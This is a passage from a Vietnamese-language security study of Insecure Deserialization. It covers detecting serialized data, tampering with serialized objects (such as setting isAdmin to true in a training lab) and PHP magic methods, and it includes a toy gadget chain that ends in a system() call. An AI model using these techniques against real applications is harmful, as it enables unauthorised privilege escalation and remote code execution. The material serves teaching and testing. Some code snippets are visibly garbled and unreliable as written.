sự tác động hoặc kiểm soát từ phía người dùng. Việc nhận diện đầy đủ và chính xác các điểm này giúp đánh giá được phạm vi rủi ro của ứng dụng, đồng thời cung cấp cơ sở cho các bước kiểm thử và khai thác tiếp theo.

Trong thực tế, việc phát hiện dữ liệu serialized có thể được thực hiện theo hai hướng chính: phân tích tĩnh (static analysis) và phân tích động (dynamic analysis). Hai phương pháp này có thể được triển khai độc lập hoặc kết hợp song song để đạt được mức độ bao phủ tối đa trong quá trình đánh giá bảo mật.

a) Phân tích tĩnh (Static Analysis)

Phân tích tĩnh tập trung vào việc xem xét mã nguồn, cấu hình và tài nguyên nội bộ của ứng dụng nhằm phát hiện các thành phần có khả năng thực hiện thao tác serialization hoặc deserialization. Phương pháp này đặc biệt hữu ích trong môi trường có quyền truy cập mã nguồn hoặc có thể dịch ngược (decompile) ứng dụng. Một trong những bước cơ bản của phân tích tĩnh là tìm kiếm các hàm, lớp hoặc thư viện tiêu chuẩn thường được sử dụng để tuần tự hóa dữ liệu.

Chẳng hạn, trong PHP có thể là các hàm serialize() và unserialize(), trong Python là pickle.load() hoặc pickle.loads(), còn trong Java thường là phương thức ObjectInputStream.readObject() hoặc ObjectOutputStream.writeObject(). Ngoài ra, các ngôn ngữ khác như .NET, Ruby hay Node.js cũng có cơ chế serialization riêng, thường thông qua các lớp hoặc module hỗ trợ như BinaryFormatter, Marshal, hoặc Buffer.

Sự đa dạng về cơ chế tuần tự hóa giữa các ngôn ngữ lập trình đòi hỏi việc nhận diện chính xác các hàm/phương thức và định dạng dữ liệu liên quan. Phần dưới đây tổng hợp các công cụ serialization tiêu chuẩn của các ngôn ngữ, nhằm hỗ trợ quá trình phát hiện và xác định dữ liệu serialized như bước đầu tiên trong việc phân tích lỗ hổng Insecure Deserialization.

- PHP: Sử dụng serialize() để tuần tự hóa dữ liệu và unserialize() để giải tuần tự. Dữ liệu thường được biểu diễn dưới dạng chuỗi ký tự với cấu trúc như O:8:"stdClass":... hoặc được mã hóa Base64, cho phép lưu trữ hoặc truyền tải đối tượng PHP.
- Python: Dữ liệu tuần tự hóa bằng pickle.dump() hoặc pickle.dumps(), giải tuần tự bằng pickle.load() hoặc pickle.loads(). Kết quả có thể ở dạng nhị phân (binary) hoặc ASCII tùy phiên bản Python, hỗ trợ lưu trữ hoặc truyền tải đối tượng phức tạp.

- Java: Sử dụng ObjectOutputStream.writeObject() để tuần tự hóa và ObjectInputStream.readObject() để giải tuần tự. Dữ liệu được lưu dưới dạng nhị phân với header tiêu chuẩn ac ed 00 05, đặc trưng cho Java serialization.
- .NET / C#: Dữ liệu có thể được tuần tự hóa bằng BinaryFormatter.Serialize() hoặc XmlSerializer.Serialize() và giải tuần tự bằng BinaryFormatter.Deserialize() hoặc XmlSerializer.Deserialize(). Dữ liệu có thể ở dạng nhị phân hoặc XML, phục vụ lưu trữ hoặc truyền tải đối tượng trong môi trường .NET.
- JavaScript: Sử dụng JSON.stringify() để tuần tự hóa và JSON.parse() để giải tuần tự, dữ liệu được biểu diễn dưới dạng chuỗi JSON, thuận tiện cho trao đổi dữ liệu giữa client và server.
- Ruby: Dữ liệu tuần tự hóa bằng Marshal.dump() và giải tuần tự bằng Marshal.load(), tạo ra dữ liệu nhị phân đặc trưng của Ruby để lưu trữ hoặc truyền tải đối tượng.

b) Phân tích động (Dynamic Analysis)

Trong khi phân tích tĩnh dựa vào mã nguồn, phân tích động lại tập trung vào việc quan sát hành vi thực tế của ứng dụng khi nó đang vận hành. Phương pháp này đặc biệt hiệu quả trong trường hợp không có quyền truy cập mã nguồn, ví dụ như khi kiểm thử ứng dụng web bên thứ ba hoặc phần mềm dạng đóng gói.

Trong quá trình phân tích động, các công cụ như Burp Suite, OWASP ZAP, Fiddler hoặc Postman thường được sử dụng để theo dõi các luồng dữ liệu trao đổi giữa client và server. Mục tiêu là phát hiện các tham số hoặc phần tử trong HTTP request (như query string, form field, cookie hoặc request body) chứa chuỗi có độ dài bất thường hoặc dấu hiệu mã hóa. Việc phát hiện các mẫu dữ liệu như Base64 (eyJvYmplY3QiOi...), Hex (0xACED0005...), hoặc các chuỗi bắt đầu bằng O: (trong PHP) là tín hiệu mạnh cho thấy khả năng tồn tại dữ liệu serialized.

The screenshot shows a NetworkMiner or similar packet capture tool interface. On the left, under 'Request', there is a 'Pretty' tab showing an HTTP GET request to '/my-account?id=wiener'. The 'Cookie' section contains a 'session' cookie with a long, base64-encoded value. On the right, under 'Response', the status is 'HTTP/2 200 OK'. The 'Content-Type' is 'text/html; charset=utf-8'. A red box highlights the 'Selected text' area, which shows the decoded value of the 'session' cookie: 'Tzo0OiJVc2Vyb2xlcy5pbWlzcwojY6IndpZW5lcii7czolOijhZGlpbiI7YjowO30\$3d'. Below this, a 'Decoded from:' dropdown is set to 'Base64'. Another red box highlights the 'Decoded from:' dropdown and its setting.

Hình 2.3. Ví dụ dữ liệu serialized trong HTTP request

Một kỹ thuật thực nghiệm phổ biến là thay đổi nhẹ một phần của chuỗi nghi ngờ, sau đó quan sát phản hồi từ ứng dụng. Nếu hệ thống trả về thông báo lỗi như "unserialization error", "invalid stream header", "pickle data was truncated" hoặc "unexpected EOF while reading object", điều đó gần như xác nhận dữ liệu đó đang được deserialized trên máy chủ. Trong môi trường có quyền truy cập sâu hơn (như hệ thống kiểm thử nội bộ), có thể kết hợp việc giám sát log ứng dụng hoặc gắn hook vào các hàm xử lý serialization/deserialization trong runtime để thu thập thông tin chính xác hơn về vị trí và ngữ cảnh của quá trình này.

Phân tích động không chỉ giúp xác thực các nghi ngờ được phát hiện trong giai đoạn tĩnh mà còn cho phép đánh giá tính khả thi của việc khai thác. Bằng cách kết hợp hai phương pháp, người kiểm thử có thể tạo ra cái nhìn toàn diện hơn về luồng dữ liệu serialized trong toàn bộ ứng dụng.

c) Xác thực và lập bản đồ dữ liệu serialized

Sau khi đã phát hiện được các vị trí tiềm ẩn, bước tiếp là xác thực và lập bản đồ (mapping) dữ liệu serialized trong toàn bộ luồng xử lý của hệ thống. Mục tiêu là phân biệt giữa dữ liệu serialized do hệ thống sinh ra (vốn được kiểm soát nội bộ, ít rủi ro) và dữ liệu serialized có thể bị người dùng thao tác (có rủi ro cao). Việc lập bản đồ thường được tiến hành bằng cách ghi nhận:

- Nguồn vào (Input Source): nơi dữ liệu serialized được truyền vào, chẳng hạn như HTTP parameter, cookie, API request body hoặc file upload.
- Điểm giải tuân tự hóa (Deserialization Sink): vị trí trong mã nguồn hoặc môi trường thực thi nơi hàm giải tuân tự hóa được gọi.

- Luồng dữ liệu (Data Flow): đường đi của dữ liệu qua các lớp, module hoặc middleware trước khi được xử lý.

Qua việc phân tích chuỗi dữ liệu và theo dõi cách nó di chuyển trong ứng dụng, người kiểm thử có thể nhận diện rõ ràng những điểm tiếp xúc quan trọng giữa dữ liệu người dùng và các hàm xử lý nội bộ. Đây là cơ sở quan trọng để đánh giá mức độ rủi ro, xác định phạm vi kiểm thử, cũng như đề xuất các biện pháp bảo vệ phù hợp trong giai đoạn khắc phục.

Tóm lại, phát hiện và xác định dữ liệu serialized không chỉ là bước mở đầu mang tính kỹ thuật mà còn là giai đoạn định hướng toàn bộ quá trình kiểm thử lỗ hổng Insecure Deserialization. Một quy trình phát hiện chính xác, có hệ thống sẽ giúp giảm thiểu thời gian khai thác, đồng thời nâng cao hiệu quả đánh giá và năng lực phòng thủ của hệ thống.

2.3.2. Khai thác cơ bản: sửa đổi thuộc tính và kiểu dữ liệu

Sau khi phát hiện được dữ liệu serialized trong ứng dụng, bước khai thác cơ bản tiến hành bằng cách chỉnh sửa trực tiếp các thuộc tính (attributes) và/hoặc thay đổi kiểu dữ liệu (data type) bên trong đối tượng đó. Mục tiêu là đánh giá xem hệ thống có xác thực, kiểm tra hoặc giới hạn tính toàn vẹn của dữ liệu trước khi deserialization hay không.

Trong thực nghiệm, payload thường được giải mã để quan sát cấu trúc object ban đầu; từ đó, người kiểm thử chọn các trường có ý nghĩa nghiệp vụ (ví dụ username, role, access_token, isAdmin) và thực hiện một hoặc nhiều thay đổi nhằm quan sát phản ứng của ứng dụng khi nhận lại đối tượng đã chỉnh sửa. Nếu ứng dụng không kiểm soát tốt, những thay đổi này có thể làm đổi luồng xử lý hoặc dẫn tới quyền truy cập không mong muốn, từ đó minh họa lỗ hổng Insecure Deserialization. Các dạng thao tác cơ bản thường được áp dụng trong quá trình kiểm thử và khai thác lỗ hổng Insecure Deserialization bao gồm:

a) Thay đổi giá trị của một thuộc tính (Value modification)

Thao tác này là thao tác cơ bản và phổ biến nhất trong kiểm thử Insecure Deserialization: người kiểm thử sửa trực tiếp giá trị của một trường trong đối tượng serialized, đồng thời giữ nguyên cấu trúc tổng thể của payload để payload vẫn hợp lệ về mặt định dạng. Mục tiêu của việc thay đổi giá trị là kiểm chứng xem ứng dụng có chấp nhận và sử dụng trực tiếp giá trị do client cung cấp sau khi deserialization hay không - nói cách khác, đo mức độ controllability mà client có đối với trạng thái nội bộ.

- Ví dụ mô tả: đổi username từ "guest" sang "administrator", hoặc đặt isAdmin từ false sang true. Ví dụ khác là thay đổi trường quota từ 10 thành 9999 để xem hệ thống có ép lại giới hạn hay không.

The screenshot shows a web application interface with two panels: Request and Response.

Request:

```

GET /admin/ HTTP/1.1
Host: 0a7e00801230d800aa999d002c00ad.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6010.137 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a7e00801230d800aa999d002c00ad.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
  
```

Response:

Web Security Academy - Modifying serialized objects (LAB Not solved)

The response shows a serialized User object. The first instance has "isAdmin" set to 0 (false), and the second instance has "isAdmin" set to 1 (true). A red arrow points from the first instance to the second.

Below the response, there is a navigation bar with Home, Admin panel (highlighted in red), and My account.

Hình 2.4. Ví dụ thay đổi giá trị của 1 thuộc tính trong HTTP request

- Dấu hiệu phản ứng: thay đổi nội dung trang (xuất hiện các chức năng quản trị), status HTTP thay đổi (ví dụ 403 → 200), các thông báo nội bộ xuất hiện trong response, hoặc log server ghi nhận sự khác biệt về quyền.
- Ý nghĩa: nếu thay đổi giá trị dẫn đến quyền mới hoặc hành vi nhạy cảm, đó là chỉ báo mạnh cho thấy hệ thống dựa vào dữ liệu serialized khi ra quyết định bảo mật. Mức độ rủi ro thường được đánh giá cao khi giá trị bị thay đổi trực tiếp ảnh hưởng tới phân quyền, xác thực hay hành vi xử lý tiền tệ.

b) Cập nhật thông tin độ dài hoặc metadata (Length / metadata update)

Một số định dạng serialized (điển hình là PHP serialize()) lưu metadata kèm theo giá trị, chẳng hạn thông tin về độ dài chuỗi (s:5:"guest";). Khi thay đổi giá trị, người kiểm thử cần đồng thời điều chỉnh metadata để payload vẫn hợp lệ; việc phải hoặc không phải làm bước này, cùng phản ứng của máy chủ, là chỉ số đánh giá mức độ nghiêm ngặt của việc kiểm tra cấu trúc trước khi deserialization.


- Ví dụ mô tả: đổi "guest" (s:5) → "administrator" (s:13) và cập nhật nhãn độ dài tương ứng. Hai kịch bản quan sát: (1) server chấp nhận payload đã chỉnh sửa và tiếp tục xử lý bình thường; (2) server trả lỗi parsing/unserialize (ví dụ “invalid length” hoặc tương tự).
- Dấu hiệu phản ứng: phản hồi lỗi parse, stack trace liên quan tới hàm deserialization, hoặc chấp nhận payload mà không báo lỗi.

- Ý nghĩa: nếu server chấp nhận payload có metadata sai hoặc không kiểm tra chặt chẽ cấu trúc, điều đó nói lên rằng lớp kiểm tra cú pháp/đầu vào chưa đủ mạnh và có thể tạo điều kiện cho các kỹ thuật tinh vi hơn. Ngược lại, lỗi parsing cho thấy server có bước kiểm tra cơ bản - tuy nhiên, stack trace thể hiện rõ rỉ thông tin nội bộ nên vẫn là vấn đề cần xử lý.

c) Chuyển đổi kiểu dữ liệu (Type coercion)

Chuyển đổi kiểu là hành vi thay đổi biểu diễn kiểu giá trị trong payload (ví dụ từ chuỗi sang số nguyên, hoặc từ số sang boolean). Mục đích là kiểm tra xem ứng dụng có dựa vào kiểu dữ liệu để xác định luồng xử lý hay không, và liệu có tồn tại các điều kiện so sánh/kết hợp dữ liệu bị ảnh hưởng bởi kiểu không chính xác.

- Ví dụ mô tả: trường access_token có thể là "0" (string) trong payload gốc; thao tác chuyển kiểu tương ứng sang 0 (integer) có thể khiến đoạn mã so sánh token hoạt động khác. Hoặc isActive được chuyển từ "false" (string) thành true (boolean).



Hình 2.5. Ví dụ chuyển đổi 1 kiểu dữ liệu trong HTTP request

- Dấu hiệu phản ứng: sự thay đổi logic xử lý (bỏ qua kiểm tra, nhánh xử lý khác), lỗi kiểu dữ liệu (type error), hay không có thay đổi nhưng backend ghi lại hành vi khác trong log.
- Ý nghĩa: nếu type coercion dẫn tới sự khác biệt trong hành vi - ví dụ bypass một kiểm tra, thay đổi phân quyền, hay gây lỗi - thì chúng tỏ ứng dụng không kiểm soát chặt chẽ kiểu dữ liệu trước khi sử dụng, đây là lỗ hổng logic quan trọng. Một số hệ thống có thể “lỏng” trong kiểm tra kiểu (loose typing) và điều này cần được ghi rõ trong khuyến nghị.

d) Thêm hoặc loại bỏ trường không bắt buộc (Optional field manipulation)

Trong nhiều object, tồn tại các trường không bắt buộc hoặc các trường mở rộng mà business logic không phụ thuộc chặt chẽ. Thêm một trường mới hoặc xóa một trường tùy chọn giúp người kiểm thử quan sát tính bền bỉ (robustness) và độ hiếu khí (leniency) của deserializer cũng như logic ứng dụng trước dữ liệu lạ hoặc thiếu.

- Ví dụ mô tả: thêm trường "debug": true vào object User để kiểm tra xem hệ thống có vô tình bật chế độ debug; hoặc xóa trường "lastLogin" để xem liệu ứng dụng có xử lý mặc định hay sinh lỗi.
- Dấu hiệu phản ứng: hệ thống bỏ qua trường mới, gán giá trị mặc định, sử dụng trường mới, hoặc sinh exception / cảnh báo. Nếu trường mới được chấp nhận và dẫn tới thay đổi chức năng (ví dụ bật debug, hiển thị log chi tiết), đó là dấu hiệu nguy hiểm.
- Ý nghĩa: chấp nhận trường mới mà không kiểm tra có thể cho phép kẻ tấn công đưa dữ liệu điều khiển vào luồng xử lý; ngược lại, nếu hệ thống từ chối payload lạ thì đó là dấu hiệu tích cực. Phân tích cần nêu rõ liệu việc chấp nhận trường mới có thể kích hoạt logic nhạy cảm hay không.

e) Đơn giản hóa hoặc thay đổi cấu trúc đối tượng (Structure simplification)

Các hệ thống phức tạp thường dùng object graph - đối tượng lồng nhau, danh sách, tham chiếu. Việc đơn giản hóa (loại bỏ tham chiếu phụ, rút gọn mảng, gộp các phần tử) là cách xem xét cách deserializer và business logic tái kiến tạo và xử lý đối với đối tượng khi cấu trúc không như mong đợi.

- Ví dụ mô tả: object User có thuộc tính roles là mảng; người kiểm thử có thể xóa toàn bộ phần tử trong roles hoặc chỉ giữ một entry duy nhất để xem ứng dụng xử lý ra sao (ví dụ mặc định role, hoặc cho phép truy cập hạn chế). Hoặc loại bỏ tham chiếu tới một đối tượng con để kiểm tra lỗi phụ thuộc.
- Dấu hiệu phản ứng: hệ thống tự điều chỉnh giá trị mặc định và tiếp tục hoạt động; hệ thống gây lỗi; hoặc logic xử lý thay đổi (ví dụ bù trừ, skip check).
- Ý nghĩa: nếu hệ thống tự động điều chỉnh và vẫn hoạt động, điều đó cho thấy hệ thống có sự tin tưởng nhất định vào dữ liệu client; nếu hệ thống lỗi thì cho thấy sự phụ thuộc cấu trúc chặt, và có thể có điểm đơn thất bại (single point of failure) cần khắc phục.

2.3.3. Khai thác nâng cao: magic methods và gadget chains

a) Magic methods

Magic Methods là các phương thức đặc biệt trong lập trình hướng đối tượng, được ngôn ngữ lập trình hoặc runtime tự động gọi khi một số sự kiện xác định xảy ra trên đối tượng. Chúng không phải là những phương thức được lập trình viên gọi trực tiếp mà được kích hoạt bởi các thao tác cụ thể như khởi tạo đối tượng, hủy đối tượng, tuần tự hóa, giải tuần tự hóa hoặc ép kiểu sang chuỗi. Magic methods cung cấp cơ chế để lập trình viên tùy biến hành vi mặc định của đối tượng, giúp việc quản lý tài nguyên, xử lý dữ liệu và tương tác giữa các đối tượng trở nên linh hoạt hơn.

Tuy nhiên, trong bối cảnh bảo mật, magic methods cũng là điểm dễ bị khai thác. Nếu dữ liệu do người dùng kiểm soát được đưa vào quá trình giải tuần tự hóa (deserialize), các magic methods có thể bị kích hoạt một cách bất ngờ, dẫn đến thực thi mã tùy ý, thao tác file trái phép hoặc thay đổi trạng thái hệ thống mà lập trình viên không dự kiến. Đây là nguyên nhân chính khiến các lỗ hổng kiểu PHP Object Injection, Java deserialization hay .NET deserialization xuất hiện, đặc biệt khi các lớp không được kiểm soát kỹ lưỡng hoặc không có cơ chế xác thực dữ liệu đầu vào.

Trong PHP, các magic method được định nghĩa trực tiếp bên trong một lớp và sẽ tự động được kích hoạt khi đối tượng của lớp đó tham gia vào những thao tác tương ứng. Một số magic method phổ biến là:

`__construct()`: là magic method được gọi tự động khi một đối tượng của lớp được khởi tạo, còn được gọi là hàm khởi tạo. Đây là một trong những magic method phổ biến nhất và thường xuyên được sử dụng trong PHP.

`__destruct()`: là magic method được gọi tự động khi một đối tượng bị hủy hoặc khi script kết thúc. Phương thức này thường được sử dụng để dọn dẹp tài nguyên, như đóng file, giải phóng kết nối cơ sở dữ liệu, hoặc ghi log.

```

main.php
1 <?php
2 class Demo {
3     public function __construct() {
4         echo "Đối tượng được khởi tạo\n";
5     }
6
7     public function __destruct() {
8         echo "Đối tượng bị hủy\n";
9     }
10 }
11
12 $obj = new Demo(); // __construct() được gọi
13 // Script kết thúc -> __destruct() được gọi

```

Hình 2.6. Ví dụ minh họa về magic method `__construct()` và `__destruct()`

`__set()`: là magic method được gọi tự động khi gán giá trị cho một thuộc tính không tồn tại hoặc thuộc tính private/protected trong lớp. Phương thức này nhận hai tham số: \$name là tên thuộc tính được gán và \$value là giá trị được truyền vào.

`__get()`: thường được sử dụng để trả về giá trị động, thực hiện tính toán khi cần, hoặc lấy dữ liệu từ một kho lưu trữ nội bộ của đối tượng.

```

main.php
1 <?php
2 class User {
3     private $data = [];
4
5     public function __set($key, $value) {
6         $this->$data[$key] = $value;
7     }
8
9     public function __get($key) {
10        return $this->$data[$key] ?? "Không có giá trị";
11    }
12 }
13
14 $user = new User();
15 $user->name = "Khải"; // __set() gọi gán khải
16 echo $user->name; // __get() gọi → Khải

```

Hình 2.7. Ví dụ minh họa về magic method `__set()` và `__get()`

`__isset()`: là magic method được gọi tự động khi kiểm tra một thuộc tính không tồn tại hoặc thuộc tính private/protected bằng các hàm isset() hoặc empty(). Phương thức này nhận một tham số \$name, là tên thuộc tính đang được kiểm tra.

`__unset()`: là magic method được gọi tự động khi thực hiện unset() trên một thuộc tính không tồn tại hoặc thuộc tính private/protected. Phương thức này nhận một tham số \$name, là tên thuộc tính đang bị xóa.

```

main.php
6   $this->name = $name;
7 }
8 // __isset() kiểm tra thuộc tính private
9 public function __isset($prop){
10    echo "__isset() được gọi: $prop\n";
11    return isset($this->$prop);
12 }
13
14 // __unset() xóa thuộc tính private
15 public function __unset($prop)
16    echo "__unset() được gọi: $prop\n";
17    unset($this->$prop);
18 }
19
20 }
21
22 $user = new User("Khải");
23
24 // Kiểm tra tồn tại -> __isset() được gọi
25 isset($user->name); // Kết quả: "__isset() được gọi: name"
26
27 // Xóa thuộc tính -> __unset() được gọi
28 unset($user->name); // Kết quả: "__unset() được gọi: name"
29 ?>

```

Hình 2.8. Ví dụ minh họa về magic method `__isset()` và `__unset()`

`__call()`: là magic method được gọi tự động khi gọi một phương thức không tồn tại hoặc không thể truy cập trong phạm vi của một đối tượng. Phương thức này nhận hai tham số: `$method_name` là tên phương thức được gọi, `$parameters` là mảng các tham số được truyền vào.

`__callStatic()`: là magic method được gọi tự động khi gọi một phương thức tĩnh không tồn tại hoặc không thể truy cập trong phạm vi của lớp. Phương thức này nhận hai tham số: `$method_name` là tên phương thức tĩnh được gọi, `$parameters` là mảng các tham số được truyền vào.

```

main.php
1 <?php
2 class Demo {
3     // __call() cho phương thức đối tượng
4     public function __call($method, $args) {
5         echo "Đối tượng gọi phương thức $method với tham số: " . implode(", ", $args) . "\n";
6     }
7
8     // __callStatic() cho phương thức tĩnh
9     public static function __callStatic($method, $args) {
10        echo "Lớp gọi phương thức tĩnh $method với tham số: " . implode(", ", $args) . "\n";
11    }
12 }
13
14 // Gọi phương thức không tồn tại trên đối tượng
15 $obj = new Demo();
16 $obj->sayHello("Khải", 25); // __call() được gọi
17
18 // Gọi phương thức tĩnh không tồn tại
19 Demo::sayHi("PHP", "Magic"); // __callStatic() được gọi
20 ?>

```

Hình 2.9. Ví dụ minh họa về magic method `__call()` và `__callStatic()`

`__toString()`: là magic method được gọi tự động khi một đối tượng được sử dụng trong ngữ cảnh cần chuỗi như in bằng echo hoặc nối với string. Phương thức này không nhận tham số và phải trả về giá trị kiểu string.

`__invoke()`: là magic method được gọi tự động khi một đối tượng được gọi như một hàm. Phương thức này nhận các tham số truyền vào khi đối tượng được gọi.

```

main.php

4
5+     public function __construct($name) {
6+         $this->name = $name;
7     }
8
9     // __toString() được gọi khi in đối tượng
10+    public function __toString(){
11+        return "Tên người dùng: " . $this->name;
12    }
13
14     // __invoke() được gọi khi gọi đối tượng như hàm
15+    public function __invoke($greeting){
16+        return $greeting . ", " . $this->name . "!";
17    }
18 }

20 $user = new User("Khải");
21
22 // __toString() được gọi
23 echo $user . "\n";
24
25 // __invoke() được gọi
26 echo $user("Xin chào");

```

Hình 2.10. Ví dụ minh họa về magic method `__toString()` và `__invoke()`

`__sleep()`: là magic method được gọi tự động khi một đối tượng được `serialize()`. Phương thức này không nhận tham số và phải trả về một mảng chứa tên các thuộc tính cần được tuân tự hóa.

`__wakeup()`: là magic method được gọi tự động khi một đối tượng được `unserialize()`. Phương thức này không nhận tham số và thường được dùng để khôi phục trạng thái, thiết lập lại kết nối hoặc kiểm tra dữ liệu sau khi giải tuân tự hóa.

```

main.php

3     private $name;
4     private $password;
5
6+    public function __construct($name, $password) {
7+        $this->name = $name;
8+        $this->password = $password;
9    }
10
11+   public function __sleep(){
12+       // Chỉ serialize thuộc tính name
13+       return ['name'];
14   }
15
16+   public function __wakeup() {
17+       echo "Đối tượng đã được unserialize.\n";
18   }
19
20
21 $user = new User("Khải", "123456");
22 $serialized = serialize($user); // __sleep() được gọi
23 echo $serialized . "\n";
24
25 $unserialized = unserialize($serialized); // __wakeup() được gọi

```

Hình 2.11. Ví dụ minh họa về magic method `__sleep()` và `__wakeup()`


Tương tự PHP, trong Java và Python cũng tồn tại các phương thức đặc biệt được gọi tự động trong những tình huống nhất định của vòng đời đối tượng. Trong Java, constructor thiết lập trạng thái ban đầu khi tạo đối tượng, `finalize()` dọn dẹp tài nguyên khi đối tượng sắp bị thu gom, còn `readObject()` và `writeObject()` kiểm soát quá trình tuân tự hóa. Trong Python, `__init__()` khởi tạo đối tượng, `__del__()`

xử lý dọn dẹp, còn `__str__()`, `__call__()`, `__getattr__()/__setattr__()` cho phép tùy biến hành vi và truy cập thuộc tính.

Những cơ chế này giúp quản lý vòng đời và trạng thái đối tượng linh hoạt, đồng thời tùy chỉnh hành vi mặc định. Tuy nhiên, cũng là điểm nhạy cảm về bảo mật, khi dữ liệu do người dùng kiểm soát có thể được đưa vào quá trình tuần tự hóa hoặc thao tác đối tượng, dẫn đến nguy cơ thực thi mã hoặc thao tác trái phép nếu không kiểm soát chặt chẽ.

b) Gadget Chains

Gadget Chains là chuỗi các đối tượng hoặc phương thức được kết hợp một cách tinh vi, cho phép khai thác lỗ hổng insecure deserialization để thực thi mã tùy ý. Khi dữ liệu độc hại được gửi đến ứng dụng, quá trình deserialization sẽ tự động gọi các magic methods trong các đối tượng này theo thứ tự định sẵn, tạo thành một “chuỗi” tác động lên hệ thống. Thay vì viết trực tiếp payload, kẻ tấn công tận dụng các phương thức hợp pháp đã tồn tại trong thư viện hoặc ứng dụng (gọi là gadgets) để đạt được mục tiêu cuối cùng, ví dụ như chạy lệnh hệ thống, đọc/ghi file hoặc thay đổi trạng thái ứng dụng.



Hình 2.12. Hình minh họa Gadget Chain

Trên thực tế, nếu mối nguy hiểm của lỗ hổng deserialization chỉ dừng lại ở việc một số lớp có hành vi “nguy hiểm” được định nghĩa sẵn, thì đa số ứng dụng sẽ không bị khai thác. Tuy nhiên, nhiều thư viện deserialization (điển hình là `ObjectInputStream` trong Java) sử dụng các magic methods như `readObject()` hoặc `writeObject()` cho phép lập trình viên kiểm soát trực tiếp quá trình tuần tự hóa và giải tuần tự hóa. Những phương thức này được tự động gọi ngay trong quá trình đọc đối tượng, thậm chí trước khi phương thức `readObject()` trả về giá trị.

Điều này có nghĩa là, nếu bất kỳ lớp nào trong classpath của ứng dụng có định nghĩa các hành vi nguy hiểm bên trong các magic methods, mã độc có thể

được kích hoạt chỉ bằng việc nạp đối tượng đó, mà không cần quan tâm đến việc đối tượng được ép kiểu hay sử dụng trong mã nguồn như thế nào.

Ví dụ dưới đây minh họa cách một chuỗi gadget chain đơn giản trong PHP có thể bị lợi dụng để dẫn tới thực thi mã từ xa (Remote Code Execution - RCE) khi ứng dụng sử dụng hàm unserialize() trên dữ liệu không tin cậy.

```

    GadgetEntry.php > ...
1  <?php
2  class GadgetEntry {
3      public $trigger;
4
5      public function __wakeup() {
6          $this->trigger->run();
7      }
8  }
9 ?>

Trigger.php > ...
1  <?php
2  class Trigger {
3      public $invoker;
4
5      public function run() {
6          $this->invoker->invoke();
7      }
8  }
9 ?>

Invoker.php > ...
1  <?php
2  class Invoker {
3      public $config;
4
5      public function invoke() {
6          $this->config->exec();
7      }
8  }
9 ?>

Executor.php > ...
1  <?php
2  class Executor {
3      public $cmd;
4
5      public function exec() {
6          system($this->cmd);
7      }
8  }
9 ?>

```

Hình 2.13. Một gadget chain đơn giản trong PHP

Chuỗi gadget được xây dựng từ bốn lớp: GadgetEntry, Trigger, Invoker và Executor, trong đó mỗi lớp đảm nhiệm một vai trò riêng nhưng khi kết hợp lại, chúng tạo thành một đường dẫn thực thi liên tục từ hàm magic __wakeup() đến lời gọi system().

Lớp GadgetEntry đóng vai trò là điểm khởi đầu (entry point) của chuỗi gadget. Lớp này định nghĩa thuộc tính \$trigger và đặc biệt ghi đè phương thức magic __wakeup(). Khi quá trình unserialize() hoàn tất, PHP sẽ tự động gọi __wakeup() mà không cần bất kỳ tác động nào từ phía lập trình viên. Chính tại thời điểm này, phương thức \$this->trigger->run() được kích hoạt, chuyển luồng thực thi sang lớp kế tiếp.

Lớp Trigger chứa thuộc tính \$invoker và phương thức run(), chịu trách nhiệm gọi tiếp phương thức \$invoker->invoke(). Lớp này chỉ hoạt động như một cầu nối trung gian trong chuỗi gadget, đảm bảo dòng thực thi không bị ngắt quãng. Sau đó, dòng chảy tiếp tục đến lớp Invoker, lớp này có thuộc tính \$config và phương thức invoke(). Khi được gọi, Invoker thực thi \$this->config->exec(), chuyển hoạt động xuống lớp cuối cùng trong chuỗi.

